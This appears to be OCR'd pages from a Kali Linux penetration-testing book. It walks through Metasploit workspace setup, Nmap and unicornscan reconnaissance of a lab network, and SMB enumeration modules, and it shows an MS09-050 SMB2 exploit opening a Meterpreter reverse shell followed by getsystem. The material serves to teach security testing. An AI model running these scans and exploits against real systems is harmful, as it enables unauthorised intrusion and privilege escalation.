
root@kali-01:~# unicornscan -i eth0 -Ir 160 -E 10.0.0.12/32:20-600
TCP open 10.0.0.12:445  ttl 128
TCP open 10.0.0.12:135  ttl 128
TCP open 10.0.0.12:139  ttl 128
TCP open          epmap[ 135]          from 10.0.0.12  ttl 128
TCP open          netbios-ssn[ 139]      from 10.0.0.12  ttl 128
TCP open          microsoft-ds[ 445]      from 10.0.0.12  ttl 128

```

```

root@kali-01:~# unicornscan -i eth0 -vvvv -Ir 160 -E 10.0.0.12/32:20-600
adding 10.0.0.12/32 mode `TCPscan' ports `20-600' pps 160
using interface(s) eth0
added module payload for port 5060 proto 17
added module payload for port 80 proto 6
added module payload for port 1900 proto 17
added module payload for port 80 proto 6
added module payload for port 518 proto 17
added module payload for port 53 proto 17
scanning 1.00e+00 total hosts with 5.81e+02 total packets, should take a little longer than 10 Seconds
drone type Unknown on fd 4 is version 1.1
drone type Unknown on fd 5 is version 1.1
added module payload for port 5060 proto 17
added module payload for port 80 proto 6
added module payload for port 1900 proto 17
added module payload for port 80 proto 6
added module payload for port 518 proto 17
added module payload for port 53 proto 17
opening config file `/etc/unicornscan/payloads.conf'
opening config file `/etc/unicornscan/modules.conf'
scan iteration 1 out of 1
using pcap filter: `dst 10.0.0.4 and ! src 10.0.0.4 and (tcp or icmp)'
using TSC delay
TCP open 10.0.0.12:445  ttl 128
TCP open 10.0.0.12:139  ttl 128
TCP open 10.0.0.12:135  ttl 128
sender statistics 126.4 pps with 581 packets sent total
listener statistics 6 packets received 0 packets dropped and 0 interface drops
TCP open          epmap[ 135]          from 10.0.0.12  ttl 128
TCP open          netbios-ssn[ 139]      from 10.0.0.12  ttl 128
TCP open          microsoft-ds[ 445]      from 10.0.0.12  ttl 128
main exiting

```





root@kali-O1: ~

File Edit View Search Terminal Help


CPU[||||||| 30.4%] Tasks: 82, 172 thr; 2 running
Mem[||||||| 430/1007MB] Load average: 0.32 0.40 0.77
Swp[||||||| 173/199MB] Uptime: 02:38:29



PID	USER	PRI	NI	VIRT	RES	SHR	S	CPU%	MEM%	TIME+	Command
18192	root	20	0	25968	20544	5588	R	24.0	2.0	0:02.01	nmap -A 10.0.0.0/8
18190	root	20	0	3372	2740	2212	R	13.0	0.3	0:24.62	htop
2341	root	20	0	124M	29896	5488	S	5.0	2.9	4:00.34	/usr/bin/Xorg :0 -br
9136	root	20	0	560M	114M	33004	S	4.0	11.3	3:10.81	iceweasel
9157	root	20	0	560M	114M	33004	S	1.0	11.3	0:29.58	iceweasel
3016	root	20	0	78092	16236	9800	S	0.0	1.6	1:06.26	gnome-terminal
2886	root	20	0	113M	11356	9624	S	0.0	1.1	0:10.20	/usr/bin/metacity
2900	root	20	0	114M	38320	12984	S	0.0	3.7	0:32.06	gnome-panel
9223	root	20	0	6152	2420	2072	S	0.0	0.2	0:00.35	bash
2946	root	9	-11	97660	6820	5780	S	0.0	0.7	0:04.36	/usr/bin/pulseaudio -
2956	root	-6	-11	97660	6820	5780	S	0.0	0.7	0:03.28	/usr/bin/pulseaudio -
2854	root	20	0	156M	9568	7804	S	0.0	0.9	0:15.07	/usr/lib/gnome-settin
2938	root	20	0	104M	28336	2196	S	0.0	2.7	0:00.47	/usr/lib/tracker/trac
2931	root	20	0	104M	28336	2196	S	0.0	2.7	0:33.03	/usr/lib/tracker/trac
16591	root	20	0	114M	55132	6312	S	0.0	5.3	0:02.50	openvasmd
2913	root	20	0	8344	1256	1040	S	0.0	0.1	0:00.41	/usr/lib/i386-linux-g
2910	root	20	0	114M	38320	12984	S	0.0	3.7	0:02.39	gnome-panel
2911	root	20	0	114M	38320	12984	S	0.0	3.7	0:00.57	gnome-panel
2255	messagebu	20	0	3672	2176	1444	S	0.0	0.2	0:02.35	/usr/bin/dbus-daemon
9151	root	20	0	560M	114M	33004	S	0.0	11.3	0:00.20	iceweasel
9152	root	20	0	560M	114M	33004	S	0.0	11.3	0:05.15	iceweasel
9153	root	20	0	560M	114M	33004	S	0.0	11.3	0:00.60	iceweasel
9154	root	20	0	560M	114M	33004	S	0.0	11.3	0:02.04	iceweasel
9155	root	21	1	560M	114M	33004	S	0.0	11.3	0:00.00	iceweasel
9156	root	20	0	560M	114M	33004	S	0.0	11.3	0:00.00	iceweasel
9158	root	20	0	560M	114M	33004	S	0.0	11.3	0:00.00	iceweasel
9165	root	20	0	560M	114M	33004	S	0.0	11.3	0:00.67	iceweasel
9166	root	20	0	560M	114M	33004	S	0.0	11.3	0:00.04	iceweasel

F1Help F2Setup F3Search F4Filter F5Tree F6SortBy F7Nice -F8Nice +F9Kill F10Quit



Chapter 3: Exploitation Tools (Pwnage)





File Edit View Search Terminal Help

```
root@kalibook:~# msfconsole
[*] Starting the Metasploit Framework console.../
# cowsay++
```

```
< metasploit >
-----
      \
       \ (oo)_____)
        ( )_____)
         ||--|| *
          \
           \
```

Tired of typing 'set RHOSTS'? Click & pwn with Metasploit Pro
Learn more on <http://rapid7.com/metasploit>

```
=[ metasploit v4.11.0-2015013101 [core:4.11.0.pre.2015013101 api:1.0.0]]
+ -- --=[ 1398 exploits - 877 auxiliary - 237 post          ]
+ -- --=[ 356 payloads - 37 encoders - 8 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]
```

```
msf > workspace
* default
  kalibook-int-20150300
msf > █
```

```
msf >
msf > help use
Usage: use module_name
```

The use command is used to interact with a module of a given name.

```
msf > help hosts
Usage: hosts [ options ] [addr1 addr2 ...]
```

```
OPTIONS:
-a,--add          Add the hosts instead of searching
-d,--delete      Delete the hosts instead of searching
-c <col1,col2>   Only show the given columns (see list below)
-h,--help        Show this help information
-u,--up          Only show hosts which are up
-o <file>        Send output to a file in csv format
-R,--rhosts      Set RHOSTS from the results of the search
-S,--search      Search string to filter by
```

Available columns: address, arch, comm, comments, created_at, cred_count, detected_arch, exploit_att
empt_count, history_count, host_detail_count, info, mac, name, note_count, os_flavor, os_lang, os_na
me, os_sp, purpose, scope, service_count, state, updated_at, virtual_host, vuln_count

```
msf >
```



```
msf > workspace -h  
Usage:  
workspace                List workspaces  
workspace [name]         Switch workspace  
workspace -a [name] ...  Add workspace(s)  
workspace -d [name] ...  Delete workspace(s)  
workspace -r <old> <new> Rename workspace  
workspace -h             Show this help information
```

```
msf > workspace -a TestCompany-int-20150402  
[*] Added workspace: TestCompany-int-20150402
```

```
msf > workspace TestCompany-int-20150402
```

```
[*] Workspace: TestCompany-int-20150402
```

```
msf > workspace
```

```
default
```

```
kalibook-int-20150300
```

```
* TestCompany-int-20150402
```

```
msf >
```

```
msf > cd kalibook/scans-docs Changing directory to the scans
```

```
msf > ls
```

```
[*] exec: ls
```

```
201503150408 Intense scan, no ping on 192.168.202.0_24.xml
```

```
lab1-report.xml
```

```
openvas-vul-scan.xml
```

```
report-b82a186a-9b82-41e6-9b30-38b1c0d38ad9.pdf
```

```
msf > db_import openvas-vul-scan.xml Importing scan data into the database
```

```
[*] Importing 'Nmap XML' data
```

```
[*] Import: Parsing with 'Nokogiri v1.6.6.2'
```

```
[*] Importing host 192.168.202.1
```

```
[*] Importing host 192.168.202.128
```

```
[*] Importing host 192.168.202.130
```

```
[*] Importing host 192.168.202.131
```

```
[*] Successfully imported /root/kalibook/scans-docs/openvas-vul-scan.xml
```

```
msf > █
```

```

msf > db_nmap -A -sV -O 192.168.202.0/24
[*] Nmap: Starting Nmap 6.47 ( http://nmap.org ) at 2015-05-02 17:54 EDT
[*] Nmap: Nmap scan report for 192.168.202.1
[*] Nmap: Host is up (0.00012s latency).
[*] Nmap: Not shown: 996 closed ports
[*] Nmap: PORT      STATE SERVICE          VERSION
[*] Nmap: 22/tcp open  ssh              (protocol 2.0)
[*] Nmap: |_ssh-hostkey:
[*] Nmap: |   1024 8a:9b:c3:89:a3:5d:d8:04:67:76:a2:1b:a4:a8:55:db (DSA)
[*] Nmap: |   2048 ae:9e:00:2a:6e:93:e1:4d:59:d8:5a:96:b0:03:53:06 (RSA)
[*] Nmap: |_  256 b7:d3:80:c1:b2:3f:5f:5b:48:c8:13:0e:9f:4e:73:eb (ECDSA)
[*] Nmap: 111/tcp open  rpcbind          2-4 (RPC #100000)
[*] Nmap: |_rpcinfo:
[*] Nmap: |   program version  port/proto  service
[*] Nmap: |   100000  2,3,4      111/tcp    rpcbind
[*] Nmap: |   100000  2,3,4      111/udp    rpcbind
[*] Nmap: |   100024  1          32927/udp  status
[*] Nmap: |_  100024  1          49336/tcp  status
[*] Nmap: 443/tcp open  ssl/http         VMware VirtualCenter Web service
[*] Nmap: |_http-methods: No Allow or Public header in OPTIONS response (status code 501)
[*] Nmap: |_http-title: Site doesn't have a title (text; charset=plain).
[*] Nmap: |_ssl-cert: Subject: commonName=VMware/countryName=US
[*] Nmap: |_Not valid before: 2015-02-28T06:34:52+00:00
[*] Nmap: |_Not valid after:  2016-02-28T06:34:52+00:00
[*] Nmap: 902/tcp open  ssl/vmware-auth VMware Authentication Daemon 1.10 (Uses VNC, SOAP)
[*] Nmap: 1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at http://www.insecure.org/cgi-bin/servicefp-submit.cgi :
[*] Nmap: SF-Port22-TCP:V=6.47%I=7%D=5/2%Time=554547DB%P=x86_64-unknown-linux-gnu%r(
[*] Nmap: SF=NULL,29,"SSH-2\0-OpenSSH_6\6\1p1\0x20Ubuntu-2ubuntu2\r\n");
[*] Nmap: MAC Address: 00:50:56:C0:00:01 (VMware)
[*] Nmap: Device type: general purpose
[*] Nmap: Running: Linux 3.X
[*] Nmap: OS CPE: cpe:/o:linux:linux_kernel:3
[*] Nmap: OS details: Linux 3.11 - 3.14
[*] Nmap: Network Distance: 1 hop
[*] Nmap: TRACEROUTE

```

```

[*] Nmap: Host is up (0.000031s latency).
[*] Nmap: All 1000 scanned ports on 192.168.202.129 are closed
[*] Nmap: Too many fingerprints match this host to give specific OS details
[*] Nmap: Network Distance: 0 hops
[*] Nmap: OS and Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
[*] Nmap: Nmap done: 256 IP addresses (7 hosts up) scanned in 173.35 seconds
msf > hosts

```

Hosts "hosts" command shows all available hosts

```

Hosts
=====
address      mac                name  os_name      os_flavor  os_sp  purpose  info  comments
-----
192.168.202.1 00:50:56:c0:00:01  Linux
192.168.202.2 00:0c:29:87:6d:55  Windows 2008
192.168.202.3 00:0c:29:25:79:94  Windows 2008
192.168.202.5 00:0c:29:07:7e:d8  Windows 7
192.168.202.128 00:0c:29:45:85:dc  Windows XP
192.168.202.129

```

```
msf > services
```

Services "services" command shows all available running services.

```

Services
=====
host      port  proto  name          state  info
-----
192.168.202.1  22    tcp    ssh           open   protocol 2.0
192.168.202.1  111   tcp    rpcbind       open   2-4 RPC #100000
192.168.202.1  443   tcp    http          open   VMware VirtualCenter Web service
192.168.202.1  902   tcp    vmware-auth   open   VMware Authentication Daemon 1.10 Uses VNC, SOAP
192.168.202.2  464   tcp    kpasswd5      open
192.168.202.2  88    tcp    kerberos-sec  open   Windows 2003 Kerberos server time: 2015-05-04 01:05:49Z

```

TestCompany-ext-20150315: 192.168.202.3

File Edit Search Format View Go Tools Window Help

Cantarell 10

Title	Created time	Modified time
TestCompany-ext-20150315	Sat, Mar 21 12:18 AM	Sat, Mar 21 12:18 AM
project-notes	Sat, Mar 21 12:19 AM	Sat, Mar 21 12:23 AM
targets	Sat, Mar 21 12:21 AM	Sat, Mar 21 12:21 AM
192.168.202.1	Sat, Mar 21 12:21 AM	Sat, Mar 21 12:21 AM
192.168.202.131	Sat, Mar 21 12:31 AM	Sat, Mar 21 12:31 AM
192.168.202.130	Sat, Mar 21 12:32 AM	Sat, Mar 21 12:32 AM
192.168.202.128	Sat, Mar 21 12:32 AM	Sat, Mar 21 12:32 AM
! 192.168.202.3	Tue, 05 04:06 PM	03:56 PM
Trash	Sat, Mar 21 12:18 AM	Sat, Mar 21 12:18 AM

```

msf exploit(ms09_050_smb2_negotiate_func_index) > exploit

[*] Started reverse handler on 192.168.202.129:4444
[*] Connecting to the target (192.168.202.3:445)...
[*] Sending the exploit packet (857 bytes)...
[*] Waiting up to 180 seconds for exploit to trigger...
[*] Sending stage (770048 bytes) to 192.168.202.3
[*] Meterpreter session 1 opened (192.168.202.129:4444 -> 192.168.202.3:49273) at 2015-05-09 15:26:58 -0400

meterpreter >

meterpreter > getsystem
  
```

Tue May 5, 3:57 PM

root@kalibook: ~

File Edit View Search Terminal Help

```

root@kalibook:~# nbtscan -v -s : 192.168.202.0/24
192.168.202.0  Sendto failed: Permission denied
192.168.202.2:B0-DC1      :00U
192.168.202.2:LAB1      :00G
192.168.202.2:LAB1      :1cG
192.168.202.2:B0-DC1    :20U
192.168.202.2:LAB1      :1bU
192.168.202.2:MAC:00:0c:29:87:6d:55
192.168.202.3:B0-SRV2   :00U
192.168.202.3:LAB1      :00G
192.168.202.3:B0-SRV2   :20U
192.168.202.3:MAC:00:0c:29:25:79:94
192.168.202.255 Sendto failed: Permission denied
root@kalibook:~# █
  
```

```

Pipe Auditor
  auxiliary/scanner/smb/pipe_dcerpc_auditor
Pipe DCERPC Auditor
  auxiliary/scanner/smb/psexec_loggedin_users
Windows Authenticated Logged In Users Enumeration
  auxiliary/scanner/smb/smb2
SMB Protocol Detection
  auxiliary/scanner/smb/smb_enumshares
SMB Enumeration
  auxiliary/scanner/smb/smb_enumusers
SMB Enumeration (SAM EnumUsers)
  auxiliary/scanner/smb/smb_enumusers_domain
SMB User Enumeration
  auxiliary/scanner/smb/smb_login
SMB Check Scanner
  auxiliary/scanner/smb/smb_lookupsid
SMB Enumeration (LookupSid)
  auxiliary/scanner/smb/smb_version
SMB Detection
  auxiliary/scanner/smb/smb_enumshares
SMB Share Enumeration
  auxiliary/server/capture/smb
SMB on Capture: SMB
  auxiliary/server/http_ntlmrelay
MS Credential Relay
  auxiliary/spoof/nbns/nbns_response
Service Spoofer
  exploit/linux/samba/chain_reply

```

2010-06-16

```

msf > use auxiliary/scanner/smb/smb_enumshares
msf auxiliary(smb_enumshares) > show options

```

Module options (auxiliary/scanner/smb/smb_enumshares):

Name	Current Setting	Required	Description
LogSpider	3	no	0 = disabled, 1 = CSV, 2 = table (txt), 3 = one liner (txt)
(accepted: 0, 1, 2, 3)			
MaxDepth	999	yes	Max number of subdirectories to spider
RHOSTS		yes	The target address range or CIDR identifier
SMBDomain	WORKGROUP	no	The Windows domain to use for authentication
SMBPass		no	The password for the specified username
SMBUser		no	The username to authenticate as
ShowFiles	false	yes	Show detailed information when spidering
